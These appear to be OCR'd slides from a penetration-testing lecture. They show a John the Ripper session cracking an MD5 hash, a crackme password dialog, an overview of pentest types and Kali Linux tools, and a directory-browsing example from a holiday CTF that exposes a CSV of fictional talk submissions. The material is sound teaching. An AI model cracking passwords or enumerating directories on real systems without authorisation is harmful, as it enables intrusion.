Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 10 candidates left, minimum 24 needed for performance.
ba321c           (?)
1g 0:00:00:00 DONE (2019-03-20 16:03) 100.0g/s 1000p/s 1000c/s 1000C/s pranshu..l33t
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@amirootyet:~/Demos#
```


x64_dbg Sample
Password:
ba321c
Check
Exit
Sample
Valid Password. Welcome, Authorized User.
OK

Penetration Testing

Penetration Testing

- Organizations engage trusted third-party security professionals to **simulate attacks** by real intruders against their systems, infrastructure, and people.
- Results presented in an executive **report**
- Recommended **solutions** to harden security

Types of Penetration Testing


- External Network PT: assess the level of damage a hacker could cause while acting from *outside* your network perimeter.
- Internal Network PT: attacks on the systems or network(s) from *within* the organization (malicious insider)


Types of Penetration Testing

- Black box PT: Starts from a ground-zero level
- White box PT: full access, knowledge, permission and disclosure of their clients network(s) and computer system(s).
- Gray box PT: in-between white and black hat hacking methodologies

Aside: What is Kali Linux

- Kali Linux is an advanced Penetration Testing and Security Auditing Linux distribution (distro). Named after a Hindu god.
- It was designed to replace the BackTrack Linux distro.
- A Linux distro is a operating system based off the Linux kernel.
- Linux is itself based off the UNIX kernel.
- UNIX > Linux > BackTrack > Kali.
- Backtrack was modeled around Ubuntu; Kali around Debian.


KALI LINUX
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Install
Graphical install
Advanced options
Press ENTER to boot or TAB to edit a menu entry



ations
Places
Wed Mar 13, 11:16 AM
cessories
ectronics
aphics
ernet
li Linux
fice
ogramming
und & Video
stem Tools
GB Filesystem
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services
aircrack-ng
burpsuite
hydra
john
maltego
metasploit framework
nmap
sqlmap
wireshark
zaproxy
KALI LINUX
"the quieter you become, the more you are able to hear"
KALI LINUX
The quieter you become, the more you are able to hear.

@amirootyet


- Metasploit
- Nmap
- Wireshark
- Aircrack-ng
- John the Ripper
- CaseFile
- THC-Hydra
- Arduino
- diStorm3
- Sqlninja
- Proxy Strike
- Ghost Phisher
- CryptCat
- WebScarab
- Android-sdk
- Maskprocessor
- SIPArmyKnife
- FERN Wi-Fi Cracker

Web-based Hacking

Shodan Search Engine



Shodan Search Engine



Directory browsing

Directory browsing

https://cfp.kringlecastle.com/cfp/


Index of /cfp/

../		
cfp.html	08-Dec-2018 13:19	3391
rejected-talks.csv	08-Dec-2018 13:19	30677

https://cfp.kringlecastle.com/cfp/rejected-talks.csv

```
talkCandidateId,request,payload,status,error,timeout,firstName,lastName,title,talkName,approveVotes,rejectVotes
qmt1,0,8040422,200,FALSE,FALSE,Banky,Orford,Marketing Coordinator,Kernel Introspection Spearphishing: Massively Multithreaded,4,8
qmt2,1,8040423,200,FALSE,FALSE,Sarah,Thibodeaux,Event Planner,Crypto or Containers: Abused for Fun and Proft,4,8
qmt3,2,8040424,200,FALSE,FALSE,John,McClane,Director of Security,Data Loss for Rainbow Teams: A Path in the Darkness,1,11
qmt4,3,8040425,200,FALSE,FALSE,Davidde,Yellop,Analyst,Industrial Control Systems Content Filtering: Distributed,5,7
qmt5,4,8040426,200,FALSE,FALSE,Berton,Tupie,Meeting Planner,Rootkits Emailed Malware: Extensible Models,5,7
qmt6,5,8040427,200,FALSE,FALSE,Kelbee,McBean,Marketing Director,Web Application Filters and DNS: Anomaly Analysis,6,6
qmt7,6,8040428,200,FALSE,FALSE,Dennet,Warwicker,CTO,Denial-of-service Spearphishing: Military Grade,3,9
qmt8,7,8040429,200,FALSE,FALSE,Anton,Cuttles,Operations Specialist,Data Leakage for Voice Mail: Falsifying Data,1,11
qmt9,8,8040430,200,FALSE,FALSE,Glenn,Bracchi,Marketing Manager,Boot Sector Malware with CAPTCHAs: Adventures in Analysis,1,11
qmt10,9,8040431,200,FALSE,FALSE,Alf,Le Provost,IT Manager,Kernel Introspection vs. PUAs: Distributed,3,9
qmt11,10,8040432,200,FALSE,FALSE,Geoffrey,Rack,CIO,Boot Sector Malware and Web Application Content Filtering: An Exercise in Triage,1,11
qmt12,11,8040433,200,FALSE,FALSE,Suzanna,Gowling,Consultant,Data Leakage for PUAs: Your Questions Answered,2,10
```

Enter the Code to Unlock the Door


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
